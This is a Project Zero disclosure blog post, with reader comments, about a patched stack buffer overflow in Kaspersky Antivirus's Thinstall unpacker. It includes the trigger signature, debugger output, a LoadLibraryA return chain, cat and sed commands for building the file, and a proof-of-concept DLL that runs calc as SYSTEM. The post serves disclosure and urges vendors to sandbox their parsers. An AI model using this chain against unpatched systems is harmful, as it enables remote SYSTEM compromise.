Project Zero

News and updates from the Project Zero team at Google

Tuesday, September 22, 2015

Kaspersky: Mo Unpackers, Mo Problems.

Posted by the notorious Tavis Ormandy.

We've talked before about how we use Google scale to amplify our fuzzing efforts. I've recently been working on applying some of these techniques to Antivirus, a vast and highly privileged attack surface.

Among the products I'm working on is Kaspersky Antivirus, and I'm currently triaging and analyzing the first round of vulnerabilities I've collected. As well as fuzzing, I've been auditing and reviewing the design, resulting in identifying multiple major flaws that Kaspersky are actively working on resolving. These issues affect everything from network intrusion detection, ssl interception and file scanning to browser integration and local privilege escalation.

Many of the reports I've filed are still unfixed, but Kaspersky has made enough progress that I can talk about some of the issues. One notable observation from this work was that some of the most critical vulnerabilities I've been submitting were simply too easy to exploit, and I'm happy to report that Kaspersky are rolling out some improved mitigations to resolve that.

Some of the bugs Kaspersky has already resolved include vulnerabilities parsing everything from Android DEX files and Microsoft CHM documents to unpacking UPX and Yoda's Protector. We've sent dozens of reports to Kaspersky to investigate, any of which could result in a complete compromise of any Kaspersky Antivirus user.

Let's examine one of the issues in more detail. For this first issue, if the release date of the definitions in Kaspersky Antivirus (or any other products using the Kaspersky engine, such as ZoneAlarm) is after 7-Sep-2015, then the vulnerability described below is already resolved.

Because antivirus products typically intercept filesystem and network traffic, simply visiting a website or receiving an email is sufficient for exploitation. It is not necessary to open or read the email, as the filesystem I/O from receiving the email is sufficient to trigger the exploitable condition.

Sample Vulnerability: Thinstall Containers

Thinstall containers are virtualization wrappers around applications to simplify distribution. The product was acquired by VMware in 2008 and renamed VMware ThinApp. Kaspersky attempts to unpack thinstall version 4 containers to scan the contents when it encounters one. Thinstall applications can be recognised by the magic constants at their entry point.

```
pushf
pusha
push 0x6C417453
push 0x6E496854
call $+5
```

This code triggers the thinstall unpacker in Kaspersky.

Fuzzing thinstall applications revealed a stack buffer overflow extracting the container contents. Because Kaspersky did not enable /GS, it is possible to overwrite the stack frame and redirect execution quite simply. Support for /GS was first introduced in Visual Studio 2002, and has been enabled by default for many years. It is possible to disable /GS in your build configuration, but it would be an exceptionally bad idea to do so.

By extracting the container record responsible for the overflow, it didn't take long to reliably gain control of the instruction pointer.

```
(8f0.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

Search This Blog

Search

Labels

- antivirus
- exploit
- fireeye
- security

Archives

```
eax=00000001 ebx=0be4005c ecx=09f9d810 edx=00000000 esi=0be4005c edi=0d90ef64
eip=41414141 esp=09f9dc5c ebp=43434343 iopl=0         nv up ei pl nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010207
41414141 ??              ???
0:084> lmv m avp
start    end        module name
013d0000 01401000   avp        (deferred)
    Image path: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus 16.0.0\avp.exe
    Image name: avp.exe
    Timestamp:        Thu Jul 23 11:39:44 2015 (55B134F0)
    CheckSum:         00036438
    ImageSize:        00031000
    File version:     16.0.0.625
    Product version:  16.0.0.625
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        1.0 App
    File date:        00000000.00000000
    Translations:     0409.04b0
    CompanyName:      Kaspersky Lab ZAO
    ProductName:      Kaspersky Anti-Virus
    InternalName:     avp
    OriginalFilename: avp.exe
    ProductVersion:   16.0.0.625
    FileVersion:      16.0.0.625
    FileDescription:  Kaspersky Anti-Virus
    LegalCopyright:   © 2015 Kaspersky Lab ZAO. All Rights Reserved.
    LegalTrademarks:  Registered trademarks and service marks are the property of their respective
owners
```

Exploitation

Kaspersky have enabled /DYNAMICBASE for all of their modules which should make exploitation unreliable. Unfortunately, a few implementation flaws prevented it from working properly. Multiple **PAGE_EXECUTE_READWRITE** mappings are created at predictable locations for dynamic code using VirtualAlloc().

```
0:117> !address 0x7e670000
Usage:                  <unknown>
Base Address:           7e670000
End Address:            7e671000
Region Size:            00001000
State:                  00001000 MEM_COMMIT
Protect:                00000040 PAGE_EXECUTE_READWRITE
Type:                   00020000 MEM_PRIVATE
Allocation Base:        7e670000
Allocation Protect:     00000040 PAGE_EXECUTE_READWRITE
```

I dumped the contents of the pages using `.writemem`, and quickly found a stub for calling `kernel32!LoadLibraryA`.

```
0:001> u 0x7e670470
7e670470 58               pop     eax
7e670471 688f49db76       push    offset kernel32!LoadLibraryA (76db498f)
7e670476 c3               ret
7e670477 cc               int     3
7e670478 55               push    ebp
7e670479 8bec             mov     ebp,esp
7e67047b 81ecb0000000     sub     esp,0B0h
7e670481 833d5cff686800   cmp     dword ptr [ushata!UshataInitializeForService+0x1639c
(6868ff5c)],0
```

This would be a useful primitive for exploitation if we could control the parameters, but there is no way to know where any useful strings are located. I guessed that the filename that's being scanned must be somewhere on the stack. After dumping the stack with `dda` I found it at `[esp+0x8f*4]`.

```
0:124> dda esp+8e*4 L1
0c85e4cc  0ba21fb8 "C:\exploit.txt"
```

Note that the filename or extension being scanned doesn't matter, I used .txt.

If I could get the exploit to look like a valid DLL, I could return into `LoadLibrary` and get it to invoke `DllMain()`. This code would then be loaded into the address space of avp.exe and execute with `NT AUTHORITY\SYSTEM` privileges.

I built a simple chain to clear the stack and return into LoadLibraryA, and it worked beautifully.

```
0:124> dda esp L8f
0c85e294  00000000
0c85e298  7e670471 "h.I.v..U....."
0c85e29c  00000000
0c85e2a0  7e670471 "h.I.v..U....."
0c85e2a4  00000000
0c85e2a8  7e670471 "h.I.v..U....."
0c85e2ac  00000000
0c85e4c8  7e670471 "h.I.v..U....."
...
0c85e4cc  0ba21fb8 "C:\exploit.txt"
```

Unfortunately the Windows loader is very strict about the format of DLL's, and I was unable to get it to accept the exploit and still trigger the vulnerability in Kaspersky. This might be possible given more time, but I came up with an alternative strategy instead.

Channelling Corkami

I had already noticed that Kaspersky will scan archives appended to other files.

```
$ cat file.doc file.zip > newfile.doc
```

So in this case, Kaspersky would spot that a ZIP archive had been appended to a office document, and extract and scan the contents. I wondered if it was possible to put my exploit in a ZIP file, and then append it to a DLL, like this:

```
$ cat payload.dll exploit.zip > finalexploit.txt
```

This would mean Kaspersky would see the ZIP file appended to the DLL and then scan my exploit, but Windows would see a valid DLL. Note that filenames and extensions don't matter here, it is perfectly legal to `LoadLibrary("anything.txt").`

I was able to trigger the exploit this way, but unfortunately the filename on the stack was now written differently! When scanning inside an archive Kaspersky renders the filename like this:

`C:\exploit.zip//exploit.txt`

That is not a pathname that LoadLibraryA would accept. My solution was to modify the zip header to name the file "", i.e. an empty string, when Kaspersky produces the filename it appends the empty string and the filename is still a valid target for LoadLibraryA.

I just used sed like this:

```
$ sed -i 's/e\(xploit.txt\)/\x00\1/' exploit.zip
```


I wrote a quick payload dll to load:

```
$ cat wrapper.c
#include <windows.h>

#pragma comment(lib, "shell32")

BOOLEAN WINAPI DllMain(HINSTANCE hDllHandle, DWORD nReason, LPVOID Reserved)
{
    ShellExecute(NULL, "open", "calc", NULL, NULL, 0);
    ExitProcess(0);
    return 1;
}
```

And the exploit worked beautifully first time.



Name	Date modified	Type	Size
.bash_history	7/4/2015 10:21 PM	BASH_HISTORY File	
.bash_profile	7/4/2015 5:18 PM	BASH_PROFILE File	
.bashrc	7/4/2015 5:18 PM	BASHRC File	
.inputrc	7/4/2015 5:18 PM	INPUTRC File	
.profile	7/4/2015 5:18 PM	PROFILE File	
exploit	9/4/2015 7:09 PM	Text Document	

calc.exe:1592 Properties

Image File
Windows Calculator
Microsoft Corporation
Version: 6.1.7601.17514
Build Time: Sat Nov 20 01:40:45 2010
Path: C:\Windows\SysWOW64\calc.exe
Command line: "C:\Windows\System32\calc.exe"
Current directory: C:\Windows\System32\
Autostart Location: n/a
Parent: avp.exe(2532)
User: NT AUTHORITY\SYSTEM
Started: 7:35:18 PM 9/4/2015 Image: 32-bit
Data Execution Prevention (DEP) Status: DEP
Address Space Load Randomization: Enabled


I verified the exploit worked on version 15 and 16 of Kaspersky Antivirus on Windows 7. Note that the calculator is displayed on the Service Desktop, so you will need to use Process Explorer to verify it was created.

Product Design Flaws

I’ve also reported some major design flaws in various other components of Kaspersky Antivirus and Kaspersky Internet Security. The patches for the remote network attacks I had planned to discuss here were delayed, and so I’ll talk about them in a second post on this topic once the fixes are live.

Security Software Considered Harmful?

We have strong evidence that an active black market trade in antivirus exploits exists. Research shows that it’s an easily accessible attack surface that dramatically increases exposure to targeted attacks.



VBI Vulnerabilities Portfolio

Table 27.1 – Continued

VBI ID	Description	Status
VBI-2010-0025	Enterasys Network Management Suite Remote Code Execution	Sold
VBI-2010-0024	Adobe Shockwave Player Client-Side Code Execution	Sold
VBI-2010-0023	Java Runtime Environment Auto-Update Remote Code Execution	Sold
VBI-2010-0022	Alcohol 120% Remote Code Execution	Sold
VBI-2010-0021	ESET NOD32 Antivirus and ESET Smart Security Remote Pre-auth Code Execution	Sold
VBI-10-020	*** REDACTED ***	Sold
VBI-10-019	Microsoft Windows Core Component Client-Side Remote Code Execution	Patched
VBI-10-018	Symantec Web Gateway SQL Injection	Unavailable
VBI-2010-0017	Windows Messenger ActiveX Code Execution	Sold
VBI-2010-0016	Java Runtime Environment Auto-Update Code Execution	Sold
VBI-10-015	Flash Client-Side Code Execution	Unavailable
VBI-10-014	Malicious Portable Executable Detection Bypass	Available
VBI-2010-0013	Java Runtime Environment Local Privilege Escalation	Sold
VBI-10-012	Quicktime Code Execution	Unavailable
VBI-2010-0011	Quicktime Client-Side Remote Code Execution	Sold
VBI-2010-0010	Java Runtime Environment Client-Side Remote Code Execution	Sold
VBI-2010-0009	Java Runtime Environment Local Privilege Escalation	Sold

Snippet of an exploit pricelist uncovered by WikiLeaks, source. The pricelist demonstrates that anti virus exploits and information are actively traded.

For this reason, the vendors of security products have a responsibility to uphold the highest secure development standards possible to minimise the potential for harm caused by their software.

Ignoring the question of efficacy, attempting to reduce one’s exposure to opportunistic malware should not result in an increased exposure to targeted attacks.

Conclusion

In future, we would like to see antivirus unpackers, emulators and parsers sandboxed, not run with SYSTEM privileges. The chromium sandbox is open source and used in multiple major products. Don’t wait for the network worm that targets your product, or for targeted attacks against your users, add sandboxing to your development roadmap today.

I’ve previously written about Sophos and ESET, but plan to research other vendors soon.

Thanks to Kaspersky for record breaking response times when handling this report, they’ve set a high bar to beat for other vendors! More Kaspersky issues, including multiple remote code execution vulnerabilities, should be fixed and visible in our issue tracker over the next few weeks.

Posted by taviso at 10:22 AM   G+1 +198 Recommend this on Google

17 comments:

Marco Constantino September 22, 2015 at 10:40 AM

Amazing job Tavis! Congratulations.

I think its possible to see this kind of behavior not only in AV products, but in all kind of products that make some unpack things for analisys, no?

Regards!

Marco

Reply

Replies

Unknown September 23, 2015 at 3:54 AM

> I think its possible to see this kind of behavior not only in AV products, but in all kind of products that make some unpack things for analisys, no?

Yes, just have a look at wireshark and how many security bugs they have.

Reply

Larry Seltzer September 22, 2015 at 12:15 PM

More brilliant work by T.O.

Parsing of complex data files is a common source of vulnerabilities. Has anyone attempted to make a source code collection of secure file parsers for formats like CHM, DEX and UPX, not to mention PDF, all the graphics formats, etc.?

>>Kaspersky did not enable /GS...

WTF?!?! In fact, as the author goes on to say, it appears that Kaspersky actively disabled /GS

>>In future, we would like to see antivirus unpackers, emulators and parsers sandboxed, not run with SYSTEM privileges.

Absolutely.

Reply

Replies

ac September 23, 2015 at 12:58 AM

Most likely then had VS projects dating back when /GS was not available and importing in a newer VS version let /GS on off. I know it had happened to me as well.

Reply

randall September 22, 2015 at 2:07 PM

> I think its possible to see this kind of behavior not only in AV products, but in all kind of products that make some unpack things for analisys, no?

Yes, parsers anywhere can have bugs, but they're especially concerning in widely-used programs with system-level privileges that are expected to run on potentially malicious content.

Reply

Lee Wei September 22, 2015 at 7:29 PM

What do you mean by "Service Desktop"? Google search turned up no results for me.

Reply

Replies

B1rdEX September 22, 2015 at 8:12 PM

Calc spawned by avp.exe is executed on special services session and can't interact with users desktop. This is starting from Vista. XP and prior was able to interact with desktop.

Adam Baxter September 22, 2015 at 8:14 PM

Probably the "desktop" for the SYSTEM account on Windows, which you normally wouldn't be able to see. Another way to say it is that it's launched in the context of a different user.

Dennis Restle September 22, 2015 at 10:52 PM

Every user in windows has its own visible desktop. Sometimes referred as shell. You can experience that with user switching (not logging off).
The system is a seperate user in every windows system and has its own (usually not visible) desktop. On that desktop -belonging to the system user- is the calculator started. For example UAC is happening on that system desktop. During UAC a desktop switch occurs and a Screenshot of the user desktop is displayed as dark background
Picture with only the messagebox showed asking for permissions on that system desktop.

robert101 September 22, 2015 at 11:13 PM

On windows, services are prevented from accessing the user's desktop for security reasons. So for compatibility reasons, any service that tries to access the desktop automatically gets re-directed to a special "desktop" specifically for that service, that you normally can't see but through some trickery can switch to and see w/e UI the service showed.

ac September 23, 2015 at 1:00 AM

The desktop associated with service account (most likely LocalSystem or so), as opposed with desktop named "Default" (minus quotes) that is the one the user sees (and user program runs).
See https://msdn.microsoft.com/en-us/library/windows/desktop/ms687105(v=vs.85).aspx

Alex September 23, 2015 at 2:39 AM

The calculator itself can't be seen on the desktop, because it's being opened on the Desktop of the user account that runs the service.

Florian Becker September 23, 2015 at 5:38 AM

I think you have to look for "session 0 isolation"
http://blogs.technet.com/b/askperf/archive/2007/04/27/application-compatibility-session-0-isolation.aspx

Reply

andrewchambers September 22, 2015 at 9:20 PM

Scanning files in a non memory safe language or outside of an effective sand box is horrible. AV will scan files as soon as a flash drive is connected, so having av installed is currently a bad idea if you care about security.

Reply

Unknown September 24, 2015 at 10:26 AM

[quote]This would mean Kaspersky would see the ZIP file appended to the DLL and then scan my exploit, but Windows would see a valid DLL. [/quote]

Why would Windows "see" the valid DLL and then execute it from there? While Kaspersky (or any AV) is scanning, we expect it to read the data without executing it as code. I know it's code, but it should be assumed to be malicious and treated as data at least until scanning is finished. (Sorry, I'm not a Windows dev, but this is fundamentally bad, no?)

Reply

R. S. Norris September 24, 2015 at 10:36 AM

Why is Windows automagically executing code that is being read to scan for malicious code? Windows just "sees" that it's a DLL (ie: code) and then immediately executes before the scanner can finish scanning? C'mon that's bad!!!

So, this payload seems like it could be delivered by spam as an innocent looking .txt file, and the virus scanner will do the rest while scanning email attachments.

Reply

No One September 24, 2015 at 7:10 PM

Your exploit worked in Windows 7. Would it work in Windows 10 or with EMET installed and enabled?

Reply

Enter your comment...

Comment as: ggyy (Google)

Sign out

Publish Preview Notify me

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)